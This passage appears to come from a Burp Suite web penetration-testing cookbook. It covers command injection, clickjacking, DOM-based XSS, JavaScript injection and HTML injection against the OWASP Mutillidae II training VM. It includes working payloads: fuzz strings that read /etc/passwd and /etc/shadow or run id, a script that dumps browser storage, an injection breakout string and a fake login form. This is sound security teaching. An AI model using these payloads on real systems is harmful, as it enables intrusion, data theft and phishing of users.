- In the Intruder | Positions tab, clear all suggested payload markers with the Clear \$ button. In the target_host parameter, place a pipe symbol (|) immediately following the 127.0.0.1 IP address. After the pipe symbol, place an x. Highlight the x and click the Add \$ button to wrap the x with payload markers:

Target Positions Payloads Options

Payload Positions

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.

Attack type: Sniper

Start attack

target_host **127.0.0.1\$|x|dns-lookup-php-submit-button=Lookup+DNS**

Add \$

Clear \$

Auto \$

Refresh

- In the Intruder | Payloads tab, click the Load button. Browse to the location where you downloaded the SecLists-master wordlists from GitHub. Navigate to the location of the FUZZDB_UnixAttacks.txt wordlist and use the following to populate the Payload Options [Simple list] box: SecLists-master |Fuzzing | FUZZDB_UnixAttacks.txt



Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

Paste
Load ...
Remove
Clear

- %00
- %00../../../../etc/passwd
- %00../../../../etc/shadow
- %00/
- %00/etc/passwd%00
- %01%02%03%04%0a%0d%0aADSF
- %08x
- %0A/usr/bin/id
- %0A/usr/bin/id%0A

▲▶▼

Add

Enter a new item

Add from list ...

▼

6. Uncheck the Payload Encoding box at the bottom of the Payloads tab page and then click the Start Attack button.
7. Allow the attack to continue until you reach payload 50. Notice the responses through the Render tab around payload 45 or so. We are able to perform commands, such as `id`, on the operating system, which displays the results of the commands on the web page:

Intruder attack 3

Attack Save Columns

Results Target Positions Payloads Options

Filter: Showing all items

Request ▲	Payload	Status	Error	Timeout	Length	Comment
42	%00/etc/passwd%00	200	<input type="checkbox"/>	<input type="checkbox"/>	48730	
43	%01%02%03%04%0a%0d%0aADSF	200	<input type="checkbox"/>	<input type="checkbox"/>	48728	
44	%08x	200	<input type="checkbox"/>	<input type="checkbox"/>	48719	
45	%0A/usr/bin/id	200	<input type="checkbox"/>	<input type="checkbox"/>	48783	
46	%0A/usr/bin/id%0A	200	<input type="checkbox"/>	<input type="checkbox"/>	48784	
47	%0Aid	200	<input type="checkbox"/>	<input type="checkbox"/>	48774	
48	%0Aid%0A	200	<input type="checkbox"/>	<input type="checkbox"/>	48775	

Request Response

Raw Headers Hex HTML Render

Resources



Getting Started:
Project Whitepaper



Release
Announcements



Error: Invalid Input

**Who would you like to do a DNS lookup
on?**

Enter IP or hostname

Hostname/IP

Lookup DNS

Results for 127.0.0.1 | /usr/bin/id

uid=33(www-data) gid=33(www-data) groups=33(www-data)

How it works...

Failure to define and validate user input against an acceptable list of system commands can lead to command injection vulnerabilities. In this case, the application code does not confine system commands available through the UI, allowing visibility and execution of commands on the operating system that should be restricted.

Attacking the Client

In this chapter, we will cover the following recipes:

- Testing for Clickjacking
- Testing for DOM-based cross-site scripting
- Testing for JavaScript execution
- Testing for HTML injection
- Testing for client-side resource manipulation

Introduction

Code available on the client that is executed in the browser requires testing to determine any presence of sensitive information or the allowance of user input without server-side validation. Learn how to perform these tests using Burp.

Software tool requirements

To complete the recipes in this chapter, you will need the following:

- **OWASP Broken Web Applications (VM)**
- **OWASP Mutillidae link**
- **Burp Proxy Community or Professional** (<https://portswigger.net/burp/>)

Testing for Clickjacking


Clickjacking is also known as the **UI redress attack**. This attack is a deceptive technique that tricks a user into interacting with a transparent iframe and, potentially, send unauthorized commands or sensitive information to an attacker-controlled website. Let's see how to use the Burp Clickbandit to test whether a site is vulnerable to Clickjacking.

Getting ready


Using the OWASP Mutillidae II application and the Burp Clickbandit, let's determine whether the application protects against Clickjacking attacks.

How to do it...


1. Navigate to the Home page of the OWASP Mutillidae II.
2. Switch to Burp, and from the top-level menu, select Burp Clickbandit:



3. A pop-up box explains the tool. Click the button entitled Copy Clickbandit to clipboard:



4. Return to the Firefox browser, and press *F12* to bring up the developer tools. From the developer tools menu, select Console, and look for the prompt at the bottom:




5. At the Console prompt (for example, `>>`), paste into the prompt the Clickbandit script you copied to your clipboard:

```

/* Copyright PortSwigger Ltd. All rights reserved. Usage is subject to the Burp Suite license terms. See https://portswigger.net for more details. */
function() {
    var initialZoomFactor = '1.0', win, doc, width, height, clicks = [];
    function addClickTrap(element, minusY) {
        var clickTrap = doc.createElement('div'), cords = findPos(element);
        clickTrap.style.backgroundColor = 'none';
        clickTrap.style.border = 'none';
        clickTrap.style.position = 'absolute';
        clickTrap.style.left = cords[0] + 'px';
        clickTrap.style.top = cords[1] + 'px';
        clickTrap.style.width = element.offsetWidth + 'px';
        clickTrap.style.height = element.offsetHeight + 'px';
        if(element.zIndex || element.zIndex === '0') {
            clickTrap.style.zIndex = +element.zIndex+1;
        }
        clickTrap.style.opacity = '0.5';
        clickTrap.style.cursor = 'pointer';
        clickTrap.clickTrap = 1;
        clickTrap.addEventListener('click', function(e) {
            generatePoc({x:e.pageX, y: minusY?e.pageY-minusY : e.pageY});
            e.preventDefault();
            e.stopPropagation();
            return false;
        }, true);
        doc.body.appendChild(clickTrap);
    }
    function addMessage(msg) {
        var message = document.createElement('div');
        message.style.width = '100%';

```

- After pasting in the script into the prompt, press the *Enter* key. You should see the Burp Clickbandit Record mode. Click the Start button to begin:



- Start clicking around on the application after it appears. Click available links at the top Mutillidae menu, click available links on the side menu, or browse to pages within Mutillidae. Once you've clicked around, press the Finish button on the Burp Clickbandit menu.
- You should notice big red blocks appear transparently on top of the Mutillidae web pages. Each red block indicates a place where a malicious iframe can appear. Feel free to click each red block to see the next red block appear, and so on:



9. Once you wish to stop and save your results, click the Save button. This will save the Clickjacking PoC in an HTML file for you to place inside your penetration test report.

How it works...

Since the Mutillidae application does not make use of the X-FRAME-OPTIONS header set to DENY, it is possible to inject a malicious iframe in to the Mutillidae web pages. The Clickbandit increases the level of opaqueness of the iframe for visibility and creates a **proof of concept (PoC)** to illustrate how the vulnerability can be exploited.

Testing for DOM-based cross-site scripting

The **Document Object Model (DOM)** is a tree-like structural representation of all HTML web pages captured in a browser. Developers use the DOM to store information inside the browser for convenience. As a web penetration tester, it is important to determine the presence of DOM-based **cross-site scripting (XSS)** vulnerabilities.

Getting ready

Using OWASP Mutillidae II HTML5 web storage exercise, let's determine whether the application is susceptible to DOM-based XSS attacks.

How to do it...

1. Navigate to OWASP 2013 | HTML5 Web Storage | HTML5 Storage:



OWASP Mutillidae II: Web Pwn in

Version: 2.6.24 Security Level: 0 (Hosed) Hints: Enabled (1 - 5cr1)

[Home](#) | [Login/Register](#) | [Toggle Hints](#) | [Show Popup Hints](#) | [Toggle Security](#) | [Enforce SSL](#) |

OWASP 2013

OWASP 2010

OWASP 2007

Web Services

HTML 5

HTML 5 Storage



Back



Help Me!



HTML 5 Web Storage

Next

HTML5 Storage

2. Note the name/value pairs stored in the DOM using HTML5 Web Storage locations. Web storage includes Session and Local variables. Developers use these storage locations to conveniently store information inside a user's browser:

HTML 5 Storage

 Back
 Help Me!


Hints

HTML 5 Web Storage


Web Storage		
Key	Item	Storage Type
AuthorizationLevel	0	Session
LocalStorageTarget	This is set by the index.php page	Local
MessageOfTheDay	Go Cats!	Local

Session Local
Add New

 Session Storage
 Local Storage
 All Storage

3. Switch to the Burp Proxy Intercept tab. Turn Interceptor on with the button Intercept is on.
4. Reload the HTML 5 Web Storage page in Firefox browser by pressing *F5* or clicking the reload button.

5. Switch to the Burp Proxy HTTP history tab. Find the paused request created by the reload you just performed. Note that the User-Agent string is highlighted, as shown in the following screenshot:



The screenshot shows the Burp Suite interface with the 'Proxy' tab selected. In the 'HTTP history' section, a single request is listed. The request details show a GET request to http://192.168.56.101:80. The User-Agent header is highlighted with a red box. The header value is Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0. Other headers listed include Accept, Accept-Language, Accept-Encoding, Referer, Cookie, Connection, Upgrade-Insecure-Requests, and Cache-Control.

```
GET /mutillidae/index.php?page=html5-storage.php HTTP/1.1
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.101/mutillidae/index.php?page=password-generator.php&username=anonymous
Cookie: showhints=1; PHPSESSID=9jsmn17vsn0mfe70ffv3vc1kvi; acopendifids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

6. Replace the preceding highlighted User-Agent with the following script:

```
<script>try{var m = "";var l = window.localStorage; var s = window.sessionStorage;for(i=0;i<l.length;i++){var lKey = l.key(i);m += lKey + "=" + l.getItem(lKey) + ";\\n";}for(i=0;i<s.length;i++){var lKey = s.key(i);m += lKey + "=" + s.getItem(lKey) + ";\\n";}alert(m);}catch(e){alert(e.message);}</script>
```

7. Click the Forward button. Now, turn Interceptor off by clicking the toggle button to Intercept is off.
8. Note the alert popup showing the contents of the DOM storage:



OWASP Mutillidae II: Web Pwn in Mass Production

Version: 2.6.24 Security Level: 0 (Hosed) Hints: Enabled (1 - 5cr1pt K1dd1e) Not Logged In

[Home](#) | [Login/Register](#) | [Toggle Hints](#) | [Show Popup Hints](#) | [Toggle Security](#) | [Enforce SSL](#) | [Reset DB](#) | [View Log](#) | [View Captured Data](#)

OWASP 2013

OWASP 2010

OWASP 2007

Web Services

HTML 5

Others

Documentation

Resources



Getting Started:
Project Whitepaper



Release
Announcements



Video
Tutorials

HTML 5 Storage



Back

LocalStorageTarget=This is set by the index.php page;
MessageOfTheDay=Go Cats!;
Secure.CurrentStateofHTML5Storage=Completely Insecure;
Secure.IsUserLoggedIn?=No;
Secure.AuthenticationToken=DU837HHFYTEYUE9S1934;
SessionStorageTarget=This is set by the index.php page;
AuthorizationLevel=0;

OK

Key

item

Storage Type

AuthorizationLevel 0 Session

LocalStorageTarget This is set by the index.php page Local

MessageOfTheDay Go Cats! Local

Session Local [Add New](#)

Session Storage Local Storage All Storage

How it works...

The injected script illustrates how the presence of a cross-site scripting vulnerability combined with sensitive information stored in the DOM can allow an attacker to steal sensitive data.

Testing for JavaScript execution

JavaScript injection is a subtype of cross-site scripting attacks specific to the arbitrary injection of JavaScript. Vulnerabilities in this area can affect sensitive information held in the browser, such as user session cookies, or it can lead to the modification of page content, allowing script execution from attacker-controlled sites.

Getting ready

Using the OWASP Mutillidae II Password Generator exercise, let's determine whether the application is susceptible to JavaScript XSS attacks.

How to do it...

1. Navigate to OWASP 2013 | A1 – Injection (Other) | JavaScript Injection | Password Generator:

The screenshot shows a web application interface for OWASP Mutillidae II. At the top, there's a header bar with the title "OWASP Mutillidae II: Web Pwn in Mass Production", version information ("Version: 2.6.24"), security level ("Security Level: 0 (Hosed)"), hints status ("Hints: Enabled (1 - 5cr1pt K1dd1e)"), and a "Not Logged In" message. Below the header is a navigation menu with links like "Home", "Login/Register", "Toggle Hints", "Show Popup Hints", "Toggle Security", "Enforce SSL", "Reset DB", "View Log", and "View Captured". The main content area has a sidebar on the left with categories such as "OWASP 2013", "OWASP 2010", "OWASP 2007", "Web Services", "HTML 5", "Others", "Documentation", and "Resources". Under "OWASP 2013", the "A1 - Injection (SQL)" item is selected. A dropdown menu is open under "A1 - Injection (Other)", listing various sub-injection types: "HTML Injection (HTMLI)", "HTMLi via HTTP Headers", "HTMLi Via DOM Injection", "HTMLi Via Cookie Injection", "Frame Source Injection", "Command Injection", "JavaScript Injection", "HTTP Parameter Pollution", and "Those 'Back' Buttons". The "Password Generator" option at the bottom of this list is highlighted with a red rectangular box.

2. Note after clicking the Generate Password button, a password is shown. Also, note the username value provided in the URL is reflected back as *is* on the web page: <http://192.168.56.101/mutillidae/index.php?page=password-generator.php&username=anonymous>. This means a potential XSS vulnerability may exist on the page:

Password Generator



Back



Help Me!



Hints

Password Generator

Making strong passwords is important.
Click the button below to generate a password.

This password is for **anonymous**

Password: **P6/H%q8xOvQ6qh***

Generate Password

3. Switch to the Burp Proxy HTTP history tab and find the HTTP message associated with the Password Generator page. Flip to the Response tab in the message editor, and perform a search on the string catch. Note that the JavaScript returned has a catch block where error messages display to the user. We will use this position for the placement of a carefully crafted JavaScript injection attack:

```

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
Intercept HTTP history WebSockets history Options
Logging of out-of-scope Proxy traffic is disabled [Re-enable]
Filter: Hiding CSS, image and general binary content
# ▲ Host Method URL Params Edited Status Length MIME type
153 http://192.168.56.101 GET /mutillidae/index.php?page=password-generator.php&username=anonymous ✓ 200 47457 HTML
Request Response
Raw Headers Hex HTML Render
</script>
<script>
function onSubmitOfGeneratorForm(/*HTMLFormElement*/ theForm){
try{
var lPasswordText = "";
var lPasswordCharset = "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789!@#$%^&*()_-+=[]{}\\;'.:/?";

for( var i=0; i < 15; i++ ){
lPasswordText += lPasswordCharset.charAt(Math.floor(Math.random() * lPasswordCharset.length));
// end for i

document.getElementById("idPasswordInput").innerHTML = "Password: <span style=\"color:red; border-width:1px; border-color:black;\">" +
"</span>";
document.getElementById("idPasswordTableRow").style.display = "";
return false;

} catch(e){
alert("Error: " + e.message);
// end catch
} // end function onSubmitOfGeneratorForm(/*HTMLFormElement*/ theForm)
</script>
<div class="page-title">Password Generator</div>

<script type="text/javascript">
$(function() {
$( '[HTMLEventReflectedXSSExecutionPoint]' ).attr("title", "");
$( '[HTMLEventReflectedXSSExecutionPoint]' ).balloon();
});
</script>
<div style="margin: 5px;">


```

- Switch to the Burp Proxy Intercept tab. Turn Interceptor on with the button Intercept is on.
- Reload the Password Generator page in Firefox browser by pressing *F5* or clicking the reload button.
- Switch to the Burp Proxy Interceptor tab. While the request is paused, note the `username` parameter value highlighted as follows:

```

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
Intercept HTTP history WebSockets history Options
Request to http://192.168.56.101:80
Forward Drop Intercept is on Action
Raw Params Headers Hex
GET /mutillidae/index.php?page=password-generator.php username=anonymous HTTP/1.1
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.101/mutillidae/index.php?page=html5-storage.php
Cookie: showhints=1; PHPSESSID=9jsmn17vsn0mfe70ffv3vc1kvl; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0


```

- Replace the preceding highlighted value of `anonymous` with the following

carefully crafted JavaScript injection script:

```
canary"; }catch(e){}alert(1);try{a="
```

8. Click the Forward button. Now, turn Interceptor off by clicking the toggle button to Intercept is off.
9. Note the alert popup. You've successfully demonstrated the presence of a JavaScript injection XSS vulnerability!



How it works...

The JavaScript snippet injected into the web page matched the structure of the original catch statement. By creating a fake name of *canary* and ending the statement with a semicolon, a specially crafted *new* catch block was created, which contained the malicious JavaScript payload.

Testing for HTML injection

HTML injection is the insertion of arbitrary HTML code into a vulnerable web page. Vulnerabilities in this area may lead to the disclosure of sensitive information or the modification of page content for the purposes of socially engineering the user.

Getting ready

Using the OWASP Mutillidae II Capture Data Page, let's determine whether the application is susceptible to HTML injection attacks.

How to do it...

1. Navigate to OWASP 2013 | A1 – Injection (Other) | HTMLi Via Cookie Injection | Capture Data Page:

The screenshot shows a web application interface for OWASP Mutillidae II. At the top, there's a purple header bar with the title "OWASP Mutillidae II: Web Pwn in Mass Production". Below it, a grey bar displays the version "Version: 2.6.24", security level "0 (Hosed)", hints status "Enabled (1 - 5cr1pt K1dd1e)", and a message "Not Logged In". A navigation bar below contains links for "Home", "Login/Register", "Toggle Hints", "Show Popup Hints", "Toggle Security", "Enforce SSL", "Reset DB", "View Log", and "View Captured". The main content area has a sidebar on the left with categories: "OWASP 2013" (selected), "OWASP 2010", "OWASP 2007", and "Web Services". Under "OWASP 2013", a dropdown menu is open for "A1 - Injection (Other)" with options: "HTML Injection (HTML)", "HTMLi via HTTP Headers", "HTMLi Via DOM Injection", and "HTMLi Via Cookie Injection". The "HTMLi Via Cookie Injection" option is highlighted with a red box. A secondary dropdown menu titled "Capture Data" is also visible, listing "Capture Data Page" (which is also highlighted with a red box).

2. Note how the page looks before the attack:

Capture Data



Back



Help Me!



Hints



[View Captured Data](#)

Data Capture Page

This page is designed to capture any parameters sent and store them in a file and a database table. It loops through the POST and GET parameters and records them to a file named **captured-data.txt**. On this system, the file should be found at **/tmp/captured-data.txt**. The page also tries to store the captured data in a database table named **captured_data** and **logs** the captured data. There is another page named **captured-data.php** that attempts to list the contents of this table.

The data captured on this request is:
page = capture-data.php showhints = 1
PHPSESSID = 9jsmn17vsn0mfe70ffv3vc1kv1 acopendifvids =
swingset,otto,phpbb2,redmine acgroupswithpersist = nada

Would it be possible to hack the hacker? Assume the hacker will view the captured requests with a web browser.

3. Switch to the Burp Proxy Intercept tab, and turn Interceptor on with the button Intercept is on.
4. While the request is paused, make note of the last cookie, acgroupswitchpersist=nada:

```

GET /mutillidae/index.php?page=capture-data.php HTTP/1.1
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.101/mutillidae/index.php?page=back-button-discussion.php
Cookie: showhints=1; PHPSESSID=9jsmn17vsn0mfe70ffv3vc1kv1; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0

```

5. While the request is paused, replace the value of the last cookie, with this HTML injection script:

```

<h1>Sorry, please login again</h1><br/>Username<input
type="text"><br/>Password<input type="text"><br/><input
type="submit" value="Submit"><h1>&nbsp;</h1>

```

6. Click the Forward button. Now turn Interceptor off by clicking the toggle button to Intercept is off.
7. Note how the HTML is now included inside the page!

Capture Data



Back



Help Me!



Hints



[View Captured Data](#)

Data Capture Page

This page is designed to capture any parameters sent and store them in a file and a database table. It loops through the POST and GET parameters and records them to a file named **captured-data.txt**. On this system, the file should be found at **/tmp/captured-data.txt**. The page also tries to store the captured data in a database table named **captured_data** and **logs** the captured data. There is another page named [captured-data.php](#) that attempts to list the contents of this table.

The data captured on this request is:
page = capture-data.php showhints = 1
PHPSESSID = 9jsmn17vsn0mfe70ffv3vc1kv1 acopendifvids =
swingset,jotto,phpbb2,redmine acgroupswithpersist =

Sorry, please login again

Username

Password

How it works...

Due to the lack of input validation and output encoding, an HTML injection vulnerability can exist. The result of exploiting this vulnerability is the insertion of arbitrary HTML code, which can lead to XSS attacks or social engineering schemes such as the one seen in the preceding recipe.

Testing for client-side resource manipulation

If an application performs actions based on client-side URL information or pathing to a resource (that is, AJAX call, external JavaScript, iframe source), the result can lead to a client-side resource manipulation vulnerability. This vulnerability relates to attacker-controlled URLs in, for example, the JavaScript location attribute, the location header found in an HTTP response, or a POST body parameter, which controls redirection. The impact of this vulnerability could lead to a cross-site scripting attack.

Getting ready

Using the OWASP Mutillidae II application, determine whether it is possible to manipulate any URL parameters that are exposed on the client side and whether the manipulation of those values causes the application to behave differently.

How to do it...

1. Navigate to OWASP 2013 | A10 – Unvalidated Redirects and Forwards | Credits:

The screenshot shows the OWASP Mutillidae II: Web Pwn in M interface. At the top, there's a navigation bar with links: Home, Login/Register, Toggle Hints, Show Popup Hints, Toggle Security, Enforce SSL, and Help Me!. Below the navigation bar is a sidebar with categories: OWASP 2013, OWASP 2010, OWASP 2007, Web Services, HTML 5, Others, Documentation, and Resources. Each category has a corresponding icon. A "Getting Started: Project Whitepaper" link is also present. The main content area displays a list of security issues with their descriptions and a "Credits" button. The "Credits" button for the A10 - Unvalidated Redirects and Forwards section is highlighted with a red box.

Category	Description	Credits
OWASP 2013	A1 - Injection (SQL)	
OWASP 2010	A1 - Injection (Other)	
OWASP 2007	A2 - Broken Authentication and Session Management	
Web Services	A3 - Cross Site Scripting (XSS)	
HTML 5	A4 - Insecure Direct Object References	
Others	A5 - Security Misconfiguration	
Documentation	A6 - Sensitive Data Exposure	
Resources	A7 - Missing Function Level Access Control	
	A8 - Cross Site Request Forgery (CSRF)	
	A9 - Using Components with Known Vulnerabilities	
	A10 - Unvalidated Redirects and Forwards	Credits

2. Click the ISSA Kentuckiana link available on the Credits page:

Credits



Back



Help Me!



Hints

Developed by [Jeremy "webpwnized" Druin](#). Based on Mutillidae 1.0 from Adrian "Irongeek" Crenshaw.

[OWASP](#)

[ISSA Kentuckiana](#)

